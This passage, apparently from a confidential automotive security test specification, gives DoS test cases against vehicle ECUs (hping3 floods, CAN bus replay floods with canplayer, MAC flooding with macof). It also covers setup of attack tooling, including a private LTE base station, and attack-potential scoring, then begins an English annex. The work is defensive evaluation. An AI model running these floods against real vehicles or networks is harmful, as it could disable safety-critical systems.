<TARTGET_IP> --ttl 255` コマンドそれぞれについて 5 分間攻撃を実施し、Ctrl+C を押下し hping3 を停止する。	
判定基準	テスト用パケットが送信されている間に評価対象 ECU の動作の停止、または再起動が発生しないこと。	
ECU の攻撃に悪用されうる通信 IF	DoS 攻撃対策機能を利用する全インタフェース	
セキュリティ機能	DoS 攻撃対策	
CWE Category	CWE-840 Business Logic Errors	
CWE	CWE-770 Allocation of Resources Without Limits or Throttling	
CAPEC	CAPEC-487 ICMP Flood CAPEC-482 TCP Flood CAPEC-486: UDP Flood CAPEC-496 ICMP Fragmentation	
	6～10	AP 値は機会に応じて異なる。 • 機会が「不必要/無制限」のインタフェースの場合、AP 値は「6」

AP 値			• 機会が「容易」のインタフェースの場合、AP 値は「7」 • 機会が「中」のインタフェースの場合、AP 値は「10」
	所要時間	0	テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」。
	専門知識	6	このテストを実施するためには､セキュリティ関連ツールを利用するため､「エキスパート」となり、値は「6」。
	評価対象に対する知識	0	IP の仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため､アイテムまたはコンポーネントの知識は､「公開情報」となり、値は「0」。
	機会	0～4	ECU の攻撃に悪用されうる通信 IF によって値が異なる。Appendix.1.1 を参照し、インタフェースに該当する機会の値を算出すること。 • 機会が「不必要/無制限」のインタフェース場合、値は「0」。 • 機会が「容易」のインタフェースの場合、値は「1」。 • 機会が「中」のインタフェースの場合、値は「4」。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」。
参考情報		https://www.kali.org/tools/hping3/	

4.2.6.16. APP-016:大量の CAN パケットを送付する DoS 攻撃

ID	APP-016
テストケース名称	大量の CAN パケットを送付する DoS 攻撃
目的	評価対象 ECU が大量の CAN パケットを送信された際に、正常に処理できるかどうかの確認を行う。
前提条件	評価対象 ECU が CAN 通信機能を有していること。
入力情報	—
環境	テスト用 PC から CAN 通信で評価対象 ECU へ接続可能な環境
装置	• Kali Linux をインストールしたテスト用 PC • Linux の SocketCAN をサポートした USB CAN デバイス 例：https://www.kvaser.com/product/kvaser-usbcan-pro-2xhs/ https://www.gailogic.co.jp/ae/can_pcif/pcan_usb_fd
手順	1. 準備 4.3.2 を参照し、CAN テストデバイスを搭載したテスト用 PC をセットアップする。

		2. CAN バストラフィックのダンプ 次のコマンドを実行して CAN バストラフィックのダンプを取得する。 `$ candump -l <can0>` ※ candump については、上記コマンドの実行によりダンプファイル candump-XXXX-XX-XX_XXXXXX.log が作成される。 3. 大量の CAN パケットの送信 手順 2 にて取得した CAN パケットを、タイムスタンプを考慮せずに再送し、CAN バスに DoS 攻撃を行う。 `$ canplayer -I candump-XXXX-XX-XX_XXXXXX.log -t`	
判定基準		テスト用の CAN パケットが送信されている間に評価対象 ECU の動作の停止、または再起動が発生しないこと。	
ECU の攻撃に悪用されうる通信 IF		CAN	
セキュリティ機能		DoS 攻撃対策	
CWE Category		CWE-840: Business Logic Errors	
CWE		CWE-770: Allocation of Resources Without Limits or Throttling	
CAPEC		—	
AP 値		10	AP 値は「10」となる。
	所要時間	0	テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」となる。
	専門知識	6	このテストを実施するためには、セキュリティ関連ツールを利用するため、「エキスパート」となり、値は「6」となる。
	評価対象に対する知識	0	CAN の仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる。
	機会	4	物理的に CAN に接続することが必要なため、機会は「中」となり、値は「4」となる。
	機器	0	攻撃者は攻撃に必要なツールをインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」となる。
参考情報		—	

4.2.6.17. APP-017:Ethernet インタフェースに対する MAC フラッド

ID	APP-017
テストケース名称	Ethernet インタフェースに対する MAC フラッド
目的	無作為に設定された MAC アドレスを持つ Ethernet フレームを受信した際に

	ECU が異常動作しないかを確認する。
前提条件	評価対象 ECU が Ethernet 通信機能を有していること。
入力情報	—
環境	評価対象 ECU の Ethernet インタフェースに接続できる環境。
装置	• Kali Linux をインストールしたテスト用 PC • dsniff（プロトコル解析ツール） • Ethernet メディアコンバータ • Ethernet インタフェース物理層規格に対応したメディアコンバータ(例: 100BASE-T1 (OABR))
手順	1. 準備 4.3.3 の「事前準備」を参照して準備を行う。 準備が完了したら、テスト用 PC を、インタフェースを介して Ethernet に接続する。 テスト用 PC に dsniff ツールセットがインストールされていない場合は、以下のコマンドを使用してインストールする。 `$ sudo apt install dsniff` ※ 手順 3 で使用する macof ツールはこの dsniff ツールセットに含まれている。 2. テスト用 PC の Ethernet インタフェースの確認 次のコマンドを使用して、評価対象 ECU に接続される Ethernet インタフェースのステータスを確認する。 `$ ip link` 上記のコマンドを実行すると、例えば以下のような結果が返される。 `1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000` `link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00` `2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode DEFAULT qlen 1000` `link/ether 00:11:22:33:44:55 brd ff:ff:ff:ff:ff:ff` `3: eth1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state DOWN mode DEFAULT qlen 1000` `link/ether 00:11:22:33:44:56 brd ff:ff:ff:ff:ff:ff` この例では、”eth0”が評価対象 ECU に接続されていることを想定している。 “state”が”UP”であることを確認する。 3. 無作為な MAC アドレスを持つ Ethernet フレームの送信 以下のコマンドを使用して、テスト用 Ethernet フレームを評価対象 ECU に送信する。 *<IF_NAME>*は手順 2 で確認された Ethernet インタフェース名。(手順 2 の例では eth0) `$ sudo macof -i <IF_NAME>`

		macof は送信元アドレスおよび宛先アドレスに無作為の MAC アドレスを指定した Ethernet フレームを指定したインタフェースから繰り返し送信する。 5 分間攻撃を実施し、macof を停止する場合は、Ctrl+C を押下する。 テスト用 Ethernet フレームが送信されている間の評価対象 ECU 動作を監視し、ECU 機能への影響を確認する。	
判定基準		テスト用 Ethernet フレームが送信されている間に評価対象 ECU の動作停止、または再起動が発生しないこと。	
ECU の攻撃に悪用されうる通信 IF		Ethernet	
セキュリティ機能		DoS 攻撃対策	
CWE Category		CWE-840 Business Logic Errors	
CWE		CWE-770 Allocation of Resources Without Limits or Throttling	
CAPEC		-	
AP 値		10	AP 値は「10」となる。
	所要時間	0	テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」。
	専門知識	6	このテストを実施するためには、セキュリティ関連ツールを利用するため、「エキスパート」となり、値は「6」。
	評価対象に対する知識	0	Ethernet の仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」。
	機会	4	物理的に Ethernet に接続する必要があるため、機会は「中」となり、値は「4」。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」。
参考情報		https://www.kali.org/tools/dsniff/	

4.3. 各インタフェースのセットアップ

各インタフェースのテストに使用する機器の例を下記のリストに示す。

4.3.1. 共通セットアップ

4.3.1.1. 必要な機器

機器の説明	機器の例	参照 URL
テスト用 PC	通常の Intel CPU を搭載した Windows PC	ー
ペネトレーションテスト用 OS	Kali Linux	https://www.kali.org/downloads/
仮想化ソフトウェア	VMware Workstation Pro Oracle VM VirtualBox	https://www.vmware.com/jp/products/workstation-pro.html http://www.oracle.com/technetwork/server-storage/virtualbox/downloads/index.html?ssSourceSiteId=otnjp

4.3.1.2. 事前準備

手順	1. Kali Linux のインストール 下記の URL を参照して、テスト用 PC 上の仮想マシンとして Kali Linux をインストールする。 https://www.kali.org/get-kali/

4.3.2. CAN セットアップ

4.3.2.1. 必要な機器

評価対象 ECU 以外の ECU がテスト実施に必要となる場合、その ECU が利用できない場合に、レストバスシミュレーション環境を準備して不足する ECU の動作を模擬する。

機器の説明	機器の例	参照 URL
USB-CAN デバイス	Kvaser USBcan Pro 2xHS v2	https://www.kvaser.com/product/kvaser-usbcan-pro-2xhs/
レストバスシミュレーションのための CAN 機器	Vector VN16XX	https://www.vector.com/int/en/products/products-a-z/hardware/network-interfaces/vn16xx/
レストバスシミュレーション、および診断機能を利用するための PC	任意のものを用意。	-
プロトコルアナライザを備えた 4ch/200MHz オシロスコープ	Tektronix MSO2000B	https://www.tek.com/oscilloscope/mso2000-dpo2000

16ch ロジックアナライザ	Saleae Logic Pro 16	https://usd.saleae.com/products/saleae-logic-pro-16

4.3.2.2. 事前準備

手順

1. USB-CAN ドライバのインストール

下記の URL を参照して、Kvaser USB Can Linux ドライバ(SocketCAN を含む)をインストールする。

https://www.kvaser.com/download/

https://www.kvaser.com/linux-drivers-and-sdk-2/

※ Kvaser 以外の USB-CAN ツールを使用する場合は、ツール提供元が提供する手順に従ってドライバをインストールする。

2. CAN ユーティリティのインストール

以下のコマンドを実行して、CAN ユーティリティ can-utils をインストールする。

```
$ sudo apt install can-utils
```

3. ISOTP モジュールのインストール

任意のディレクトリにおいて以下のコマンドを実行する。

```
$ sudo apt install build-essential kernel-headers-$(uname -r)
$ git clone https://github.com/hartkopp/can-isotp
$ cd ./can-isotp
$ make
$ sudo make modules_install
```

※ Linux カーネルバージョン 5.10 から ISOTP はメインラインに含まれている（Kali Linux の場合、2021.1 Release 版）。 カーネルバージョンを確認し、不要な場合はこの手順を省略する。

4. CAN インタフェースが SocketCAN でサポートされるかの確認

SocketCAN を使用する場合は、使用する CAN インタフェースがサポートされているかを確認する。

例えば、Kveser USBcan の場合は以下を参照する。

https://www.kvaser.com/knowledge-base/linux-can-i-use-socketcan-with-my-kvaser-interface/

5. カーネルモジュールのロード

セットアップ後に CAN に関するカーネルモジュールをロードする場合は以下の

コマンドを実行する。

```
$ sudo modprobe can
$ sudo modprobe vcan
$ sudo modprobe can-raw
$ sudo insmod ~/can-isotp/net/can/can-isotp.ko
```

※　手順 4 を省略した場合は上記の 4 行目のコマンドを実行する必要はない。

※　上記の例では、手順 4 において ISOTP モジュールをホームディレクトリにダウンロードした場合を想定している。それ以外のディレクトリの場合は、4 行目の"~"をダウンロードしたディレクトリ名に置き換えること。

次に、以下のコマンドを実行してカーネルモジュールがロードされたことを確認する。

```
$ lsmod | grep can
```

上記のコマンドを実行すると、例えば以下のようにロードされたモジュール名、モジュールのファイルサイズ、使用カウント数、このモジュールに依存しているモジュール名の順に表示される。

```
can_isotp              24576  0
can_raw                20480  0
can                     20480  2 can_isotp,can_raw
vcan                    16384  0
```

6.　Caring Caribou のインストール

任意のディレクトリにおいて以下のコマンドを実行する。

```
$ git clone https://github.com/CaringCaribou/caringcari
bou
```

インストールについては以下の URL も参照する。

https://github.com/CaringCaribou/caringcaribou/blob/master/documentation/howtoinstall.md

7.　CAN インタフェースの設定と起動

LinuxPC を CAN に接続し、次のコマンドを実行して CAN 接続用のインタフェース名を確認する。

```
$ ip link show
```

以下のコマンドを実行して CAN インタフェースを設定する。

<can0> CAN 接続用のインタフェース名。

【CAN の場合】

```
$ sudo ip link set <can0> type can bitrate 500000
```

【CAN-FD の場合】

```
$ sudo ip link set <can0> type can bitrate 500000 dbitrate
4000000 fd on
```

次のコマンドを実行してインタフェースを起動する。

	`$ sudo ip link set <can0> up`

4.3.3. Ethernet セットアップ

4.3.3.1. 必要な機器

車載 Ethernet にテスト用 PC を接続するには Ethernet メディアコンバータが必要となる。

機器の説明	機器の例	参照 URL
Ethernet メディアコンバータ	100BASE-T1 (OABR) ※ Ethernet インタフェース物理層規格に対応したメディアコンバータ。	https://www.macnica.co.jp/business/semiconductor/macnica_products/boards/133961/

4.3.3.2. 事前準備

手順	1. NIC の設定と起動 以下のコマンドを実行して NIC のインタフェース名を取得する。 *<INTERFACE>*"ifconfig"コマンド実行の結果表示されるテスト用 PC の NIC のインタフェース名。 `$ ifconfig -a` Ethernet 上に DHCP サーバが存在しない場合は、IP アドレスを手動で割り当てる必要があるため、/etc/network/interfaces に以下の内容を追加する。 *<STATIC_IPADDR>*テスト用 PC に割り当てたい IP アドレス。 *<SUBNETMASK>*テスト用 PC に割り当てたいサブネットマスク。 *<GATEWAY>*デフォルトゲートウェイ。特になければ、評価対象 ECU の IP アドレスでも構わない。 `allow-hotplug <INTERFACE>` `iface <INTERFACE> inet static` `  address <STATIC_IPADDR>` `  netmask <SUBNETMASK>` `  gateway <GATEWAY>` 設定を有効にするため、インタフェースを再起動する。 `$ sudo ifdown <INTERFACE> && sudo ifup <INTERFACE>`

4.3.4. Wi-Fi セットアップ

4.3.4.1. 必要な機器

評価対象 ECU とテスト用 PC が Wi-Fi 経由で接続し IP 通信するためには一般的な機材が利用できるが、

Wi-Fi インタフェース（プロトコル）に対する攻撃を行うようなテストケースを実施する場合、パケットインジェクションに対応した Wi-Fi アダプタが必要になる等、利用できる機器が限定される場合がある。各テストケースにおいて、Wi-Fi アダプタが指定されている場合はそちらの機器を準備する必要がある。

以下は、評価対象 ECU と Wi-Fi 経由で接続し、APP で始まるテストケースを実施する際に必要となる機材を示す。

機器の説明	機器の例	参照 URL
USB 接続の Wi-Fi アダプタ	テストケースで個別のデバイスが指定されていない場合は評価対象 ECU の機能（WPA2/WPA3）に対応したものであれば一般的なもので対応可能。	－
Wi-Fi アクセスポイント	評価対象 ECU の機能（WPA2/WPA3）に対応したものであれば、一般的なもので対応可能。	－

4.3.4.2. 事前準備

手順	1.　評価対象 ECU が Wi-Fi アクセスポイントとして機能している場合 テスト用 PC に Wi-Fi USB アダプタを接続し、仮想 OS（Kali Linux）に接続する。 Kali Linux の GUI から Wi-Fi を有効にし、評価対象 ECU の SSID を探して接続する。必要に応じてパスワードを入力する。 これで評価対象 ECU と TCP/IP 通信が可能となる。 2.　評価対象 ECU が Wi-Fi クライアントとして機能している場合 Wi-Fi アクセスポイントを起動する。DHCP 機能は有効にする。 評価対象 ECU の設定画面から Wi-Fi アクセスポイントを探し、Wi-Fi アクセスポイントに設定された SSID 及びパスワードを入力し接続する。 また、テスト用 PC に Wi-Fi USB アダプタを接続し、仮想 OS（Kali Linux）に接続する。 Kali Linux の GUI から Wi-Fi を有効にし、Wi-Fi アクセスポイントの SSID を探して接続する。必要に応じてパスワードを入力する。 これで評価対象 ECU と Wi-Fi アクセスポイントを経由して TCP/IP 通信が可能となる。

	なお、留意点として Wi-Fi アクセスポイントの設定で、Wi-Fi アクセスポイントに接続したクライアント同士の通信を制限する機能があるため、その場合は解除が必要となる。（Buffalo 社製だと、プライバシーセパレータといった名称）

4.3.5. Bluetooth セットアップ

4.3.5.1. 必要な機器

機器の説明	機器の例	参照 URL
Bluetooth USB アダプタ	評価対象 ECU の機能（BR/EDR、BLE）に対応したもので、Realtek 社製チップではなく、CSR 社製チップを搭載したもの。	https://www.elecom.co.jp/products/LBT-UAN05C2.html
BlueZ（バージョン 5 より古い、または compat モードで実行）	Linux 用 Bluetooth デバイスドライバ。	http://www.bluez.org/

4.3.5.2. 事前準備

Kali Linux において各種ツールを利用して攻撃を実施するには BlueZ と呼ばれるプロトコルスタックをインストールし、Compat モードで起動する必要がある。
そのため、共通の準備をして以下のコマンドを実行する。
<Compat モードで起動するための準備>

手順	Bluetooth のプロトコルスタックがインストールされていない場合は、 次のコマンドを実行し、テスト用 PC においてあらかじめ必要なツール（bluez）をインストールしておく。 `$ sudo apt-get install bluez` `$ sudo systemctl start bluetooth.service` `$ sudo systemctl enable bluetooth.service` `$ sudo hciconfig -a` `hci0:  Type: Primary  Bus: USB` `BD Address: XX:XX:XX:XX:XX:XX  ACL MTU: 310:10` `SCO MTU: 64:8` `UP RUNNING PSCAN ISCAN` ※ “hciconfig -a“の実施の結果、Bluetooth デバイスのステータスが”UP”となっていることを確認する。 BlueZ を Compat モードで稼働させる。 以下のコマンドでファイルを開く。 `$ sudo vi /usr/lib/systemd/system/bluetooth.service` 以下の行に「--compat」を追加して保存する。 `ExecStart=/usr/libexec/bluetooth/bluetoothd --compat`

	Bluetooth サービスを再登録・再起動する。 `$ sudo systemctl daemon-reload` `$ sudo systemctl restart bluetooth.service`

また、評価対象 ECU が Bluetooth 経由でのテザリング等 IP 通信を可能とする機能（NAP）を有している場合、以下のコマンドを実行することで評価対象 ECU と TCP/IP 通信をすることが可能となる。

<Bluetooth で NAP を利用し TCP/IP 通信するための準備>

手順	評価対象 ECU が NAP による TCP/IP 通信を有している場合、bt-pan を利用することで TCP/IP 通信が可能となる。 bt-pan は以下の URL から入手できる。 https://github.com/mk-fg/fgtk/blob/master/bt-pan 上記ファイルを入手後は、実行権限を付与する。 *<BTMAC>* 評価対象 ECU の Bluetooth デバイスの MAC アドレス。 `$ bluetoothctl` `[bluetooth]# scan on` `[bluetooth]# scan off` `[bluetooth]# pair <BTMAC>` `[bluetooth]# agent on` `[bluetooth]# trust <BTMAC>` `[bluetooth]# exit` `$ sudo ./bt-pan client <BTMAC>` `$ sudo dhclient bnep0` `$ sudo ifconfig bnep0` `bnep0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500` `inet 192.168.xx.xx  netmask 255.255.255.0 broadcast 192.168.xx.255` `inet6 fe80::21b:dcff:fe06:be1a  prefixlen 64 scopeid 0x20<link>` `ether 00:1b:dc:06:be:1a  txqueuelen 1000 (Ethernet)` `RX packets 34  bytes 10492 (10.2 KiB)` `RX errors 0  dropped 0  overruns 0  frame 0` `TX packets 207  bytes 31339 (30.6 KiB)` `TX errors 0  dropped 0 overruns 0  carrier 0 collisions 0` 上記のように bnep0 と呼ばれる新しいインタフェースが確認でき、更に ifconfig コマンドによって IP アドレスが確認できた場合は、評価対象 ECU と通信可能な状態であることがわかる。

4.3.6. USB セットアップ

4.3.6.1. 必要な機器

機器の説明	機器の例	参照 URL
USB ケーブル	テスト用 PC と評価対象	－

	ECU を接続でき、かつデータ通信可能なケーブルを用意する。	

4.3.6.2. 事前準備

評価対象 ECU が USB 経由での TCP/IP 接続を有効としている場合、テスト用 PC を評価対象 ECU と接続することが可能となる。

手順	テスト用 PC と評価対象 ECU を USB で接続する。 評価対象 ECU が TCP/IP 通信をサポートしている場合、「usb0」がネットワークインタフェースとして確認できる。 `$ sudo ifconfig` `(略)` `usb0:  flags=4163<UP,BROADCAST,RUNNING,MULTICAST>` `mtu 1500` `(略)` 評価対象 ECU で DHCP が動作している場合は、IP アドレスが割り当てられ、通信可能となる。 DHCP が動作していない場合は、IP アドレスが割り当てられないので、評価対象 ECU の割り当てられた IP アドレスを設計書から 事前に調査し通信できる IP アドレスを割り当てる。 *<IP_ADDR>*評価対象 ECU と通信できる同一サブネット内の IP アドレス。 *<NETMASK>*サブネットマスクを 10 進数で記載する。(例：255.255.255.0) *<BROADCAST>*ブロードキャストアドレス。 `$ sudo ifconfig usb0 <IP ADDR> netmask <NETMASK> broadcast <BROADCAST>`

4.3.7. Cellular セットアップ

4.3.7.1. 必要な機器

機器の説明	機器の例	参照 URL
srsRAN でサポートされている SDR(Software Defined Radio)ハードウェア(適切なアンテナ付) ※ SDR とは、ソフトウェアで無線の出力や周波数帯、変調方式の調整が可能な無線機のこと	ETTUS 205/210 Nuand BladeRF 2.0 A4/A9	https://www.ettus.com/ https://www.nuand.com/
テスト用 USIM カード	例えば osmocom shop のよ	http://shop.sysmocom.de/

	うな EC サイトで購入が可能。購入すると USIM カードを利用するために必要なパラメータ(IMSI/Ki/OPC)も一緒に提供される。	
reader/writer 機能のある SIM カードリーダー ※ テスト用 USIM カードを購入できない場合のみ。本カードリーダーで SIM カードに必要な情報を書き込み、テスト用 USIM カードを作成する。		

4.3.7.2. 事前準備

手順	1. srsRAN のインストール srsRAN(プライベート LTE 環境を構築するためのオープンソースソフトウェア)をダウンロードし、適切な SDR ハードウェアを利用できるようにコンパイルする。 (1) テスト用 Linux PC で以下のサイトからリリースバージョンのソースコードを取得する。 https://github.com/srsran/srsRAN.git (2) 以下のコマンドを実行して SDR ハードウェアの利用に必要な前提条件をインストールする。 `$ sudo apt install build-essential cmake libfftw3-dev libmbedtls-dev libboost-program-options-dev libconfig++-dev libsctp-dev libbladerf-dev libbladerf2 libuhd-dev uhd-host` (3) 以下のコマンドを実行して srsRAN をビルドする。 `$ cd srsRAN` `$ mkdir build` `$ cd build` `$ cmake ../` `$ make -j8` (4) 以下のコマンドを実行して srsRAN が正しくインストールされていることをテストする。 `$ make test` エラーが表示されないことを確認する。 2. eNB 及び EPC の設定

プライベート LTE を構築するためには、eNB の設定（ここでは無線機 SDR の設定）と、EPC の設定（コアネットワークの設定）を実施する必要がある。以下に eNB と EPC の設定例を示す。

(1) eNB の設定例

enb.conf を以下のように設定する。

```
[enb]
enb_id = 0x19B
cell_id = 0x01
phy_cell_id = 1
tac = 0x0007
mcc = 001
mnc = 01
mme_addr = 127.0.1.100
gtp_bind_addr = 127.0.1.1
s1c_bind_addr = 127.0.1.1
n_prb = 50

[enb_files]
sib_config = sib.conf
rr_config  = rr.conf
drb_config = drb.conf

[rf]
dl_earfcn = 3400
tx_gain = 80
rx_gain = 40
```

設定の”dl_earfcn”は、LTE の上りと下りのキャリア周波数を指す。テスト環境周辺で既に使用されている周波数帯を避けるため、正しい EARFCN アロケーション番号を設定する必要がある。正しい EARFCN アロケーション番号は、例えば以下で検索可能である。

https://5g-tools.com/4g-lte-earfcn-calculator/

また、enb.conf の各設定項目に関する詳細は、以下の srsRAN の eNodeB User Manual「Configuration Reference」等で確認可能である。

https://docs.srsran.com/en/latest/usermanuals/source/srsenb/source/index.html

(2) EPC の設定例

epc.conf を以下のように設定する。

```
[mme]
mme_code = 0x1a
mme_group = 0x0001
tac = 0x0007
mcc = 001
mnc = 01
mme_bind_addr = 127.0.1.100
apn = srsapn
dns_addr = 8.8.8.8
```

```
encryption_algo = EEA0
integrity_algo = EIA1
paging_timer = 2

[hss]
db_file = user_db.csv


[spgw]
gtpu_bind_addr   = 127.0.1.100
sgi_if_addr      = 172.16.0.1
sgi_if_name      = srs_spgw_sgi
max_paging_queue = 100

[pcap]
enable   = false
filename = /tmp/epc.pcap

[log]
all_level = debug
all_hex_limit = 32
filename = /tmp/epc.log
```

epc.conf の各設定項目に関する詳細は、以下の srsRAN の eNodeB User Manual「Configuration Reference」等で確認可能である。

https://docs.srsran.com/en/latest/usermanuals/source/srsepc/source/index.html

3. 相互認証の設定

LTE ネットワークでは、UE(User Equipment:テストでは基地局と接続する ECU を指す)と基地局が相互認証を行う必要がある。事前に入手した USIM カードのパラメータを元に、上記 epc.conf の「db_file」で指定したファイル(上記の場合 user_db.csv)に相互認証の設定をする。以下に設定例を示す。

```
# .csv to store UE's information in HSS
#      Kept      in      the      following      format:
"Name,Auth,IMSI,Key,OP_Type,OP,AMF,SQN,QCI,IP_alloc"
#
usr,mil,0010001,1d8b2…700,op,398…19ef,8000,01404,7,dyna
mic
```

各項目の詳細は以下の user_db.csv のサンプル等を参照。

https://docs.srsran.com/en/latest/usermanuals/source/srsepc/source/5_epc_configref.html

4. 基地局の起動

LTE の基地局を起動するために SDR を Linux PC に接続し、以下のコマンドを実行する。

```
./epc
./enb
```

次に UE をオンにし、ローミングをオンにして接続する基地局を選択して接続する。

4.3.8. IEEE 802.15.4 セットアップ

4.3.8.1. 必要な機器

機器の説明	機器の例	参照 URL
USB-Zigbee デバイス	CC2531 チップが搭載された USB デバイス。特にメーカーが作成したデバイスはないが、Amazon 等で CC2531 Sniffer で検索すると入手可能	
テスト用 PC	Linux が搭載された PC	

4.3.8.2. 事前準備

手順	1. Zigbee 通信キャプチャ環境のセットアップ (1) テスト用 PC で以下のサイトから USB-Zigbee デバイスのセットアップに利用に必要なファームウェアを取得する。 https://github.com/andrebdo/wireshark-cc2531 (2) 以下のコマンドを実行して USB-Zigbee デバイスをセットアップする。 `$ sh build.sh` `$ sudo install -m 2755 cc2531 /usr/lib/x86_64-linux-gnu/wireshark/extcap/cc2531` (3) 以下のコマンドを実行して WireShark をインストールする。 `$ sudo apt install wireshark` 2. Zigbee 通信キャプチャの実行 (1) 以下のコマンドを実行して WireShark を起動する。 `$ sudo wireshark` (2) インタフェース「TI CC2531 802.15.4 packet sniffer」を選択する (3) ダイアログボックスが表示され、対象となる Zigbee 通信のチャネル ID（11 to 26）を指定する。 (4) Zigbee 通信のキャプチャが開始される。

Appendix.1.

Appendix.1.1. AP 値定義

本書における AP の値は ISO/SAE 21434 に従い、以下の 5 つのパラメータから構成される。

- 所要時間(Elapsed time)
- 専門知識(Specialist expertise)
- 評価対象に対する知識(Knowledge of the item or component)
- 機会(Window of opportunity)
- 機器(Equipment)

AP 値は上記５パラメータの値の総和により導出される。各パラメータ値の基準を以下に示す。

表 4.2 5 パラメータ値の基準

Elapsed time		Specialist expertise		Knowledge of the item or component		Window of opportunity		Equipment	
Enumerate	Value	Enumerate	Value	Enumerate	Value	Enumerate	Value	Enumerate	Value
≤ 1 day	0	Layman	0	Public	0	Unlimited	0	Standard	0
≤ 1 week	1	Proficient	3	Restrected	3	Easy	1	Specialized	4
≤ 1 month	4	Expert	6	Confidential	7	Moderate	4	Bespoke	7
≤ 6 months	17	Multiple experts	8	Strictly confidential	11	Difficult/ none	10	Multiple bespoke	9
> 6 months	19								

本書のテストケース選定において、「機会」の値は、ECU の攻撃に悪用されうる通信 IF から決定される。ECU の攻撃に悪用されうる通信 IF と「機会」の値の関係は以下となる。

ECU の攻撃に悪用されうる通信 IF	機会	値
Cellular, DSRC	無制限	0
Wi-Fi, Bluetooth/BLE, IEEE 802.15.4, LF/RF	容易	1
NFC, PLC, USB, CAN, Ethernet, MOST, LIN, Serial, Debug, Flash	中	4
—	困難	10

To the departments concerned

Confidentiality level	PROTECTED 関係者外秘	Store original until	M/Y: /
		Store copy until	M/Y: /

Annex 1: Guidelines for Defining Cyber Attack Test Case

E/E Architecture Development Div

System network & architecture development dept 4G

No. SEC-ePF-VUL-ECU-TST-SPEC-a00-07-a

Approved	Checked	Created	

.

Contents

1. Introduction

1.1. Purpose of this Document

This document describes the test cases* that should be carried out to verify that the security functions implemented in an ECU can withstand an attack below the target attack potential (AP).

It should be noted that this document describes the AP for each test case to enable the definition of the test cases in accordance with the target AP.

*) It is assumed that the department developing the ECU may be unable to carry out the test cases described in this document due to the difficulty of procuring the test equipment or the difficulty of using the test tool. If a test case is difficult to carry out, it may be entrusted to a security vendor after referring to the information described in the “AP values” field of each test case.

1.2. Prerequisites

- It is presumed that all the candidate vulnerabilities described in VULETS_06001 of upper-level document [1] have been extracted.
- It is presumed that the security functions implemented in the ECU and the target APs have all been confirmed.
- When carrying out these test cases, it is presumed that the readers of this document will have knowledge of Linux-related commands and understand the background of security technologies.

1.3. Related Documents

Table 1-1 lists the related documents.

Table 1-1: Upper-Level Documents

	Specification No.	Name
[1]	SEC-ePF-VUL-ECU-SPEC	Test specification of vulnerability countermeasure for ECU

Table 1.2: Reference Documents

Title	Name/external link
ISO/SAE 21434	ISO/SAE 21434 Road Vehicles – Cybersecurity engineering https://www.iso.org/standard/70918.html
CAPEC	Common Attack Pattern Enumerations and Classifications https://capec.mitre.org/

1.4. Definition of Terms

The terms used in this document are defined below.

Table 1-3: Definition of Terms

Term	Definition
Attack technique	This refers to the method of infiltrating a security function by exploiting a vulnerability.
Test case	This refers to a test procedure that simulates an attack technique to verify whether an attack may be successful.
PoC code	This refers to a simulated attack code created to confirm whether a vulnerability can be exploited.

2. Outline of this Document

The attack resistance evaluation requirements described in upper-level document [1] stipulate the creation of test cases that should be carried out to verify that the security functions implemented in an ECU can withstand an attack below a target AP. However, normally, when creating the corresponding test cases, it must be assumed that ECU developers will have difficulty in actually implementing the test cases because of the need for specialist security-related knowledge (such as that possessed by security vendors or the like). In light of this situation, this document describes the test cases that should be carried out to evaluate attack resistance. It should be noted that this document also describes the AP for each test case to enable the definition of the test cases in accordance with the target AP. In addition, this document also provides support[*2] to help ECU developers without specialist security-related knowledge to evaluate attack resistance by describing the procedure for defining test cases from information[*1] about the ECUs subject to attack resistance evaluation (hereinafter called the “target evaluation ECUs”).

Sections 0, 0, 0, and 0, respectively, outline the preparations for defining the necessary test cases based on information about the target evaluation ECUs, as well as the test case definitions themselves.

*1) The results of vulnerability analysis performed prior to the attack resistance evaluation process, the vulnerability test results, the security functions implemented in the target evaluation ECUs, and the target AP.

*2) This document provides the necessary information so that the ECU developer can satisfy VULETS_06002 and VULETS_06003 described in upper-level document [1].

2.1. Test Case Definition Preparation

The information that acts as the inputs for defining the test cases used in this document should be prepared. Note that, for these preparations, the CWE ID and the communication interfaces (IFs)* that might be exploited in the ECU attack must be derived from the candidate vulnerabilities extracted by VULETS_06001 described in upper-level document [1]. Section 3 describes the specific test case preparation procedure.

*) I.e., the communication IFs by which the attack code might be transmitted to the ECU. Communication IFs

of sensor systems are not applicable.

2.2. Test Case Definition

This document defines test cases consisting of CWE IDs selected in advance, communication IFs that might be exploited in the ECU attack, and security functions, which are linked to AP values. Using the information prepared in Section 0 as inputs, ECU developers can apply this document to define the feasible attack techniques against target evaluation ECUs below target APs as test cases. Section 3 describes the specific test case definition procedure using this document.

3. Test Case Definition Procedure

This section explains the specific procedure for defining test cases against candidate vulnerabilities.

3.1. Test Case Definition Preparation

The following four types of information should be derived for the candidate vulnerabilities extracted by VULETS_06001 described in upper-level document [1]. Based on these four types of information relating to the candidate vulnerabilities, the test cases that should be carried out can then by defined using the test case selection matrix shown in Appendix 2.

(1) Derivation of CWE IDs

(2) Derivation of communication IFs that might be exploited in an ECU attack

(3) Derivation of security functions affected by the candidate vulnerabilities

(4) Derivation of target AP

The following sections describe the methods for deriving information types (1) to (4) as preparation for test case definition.

3.1.1. Derivation of CWE IDs

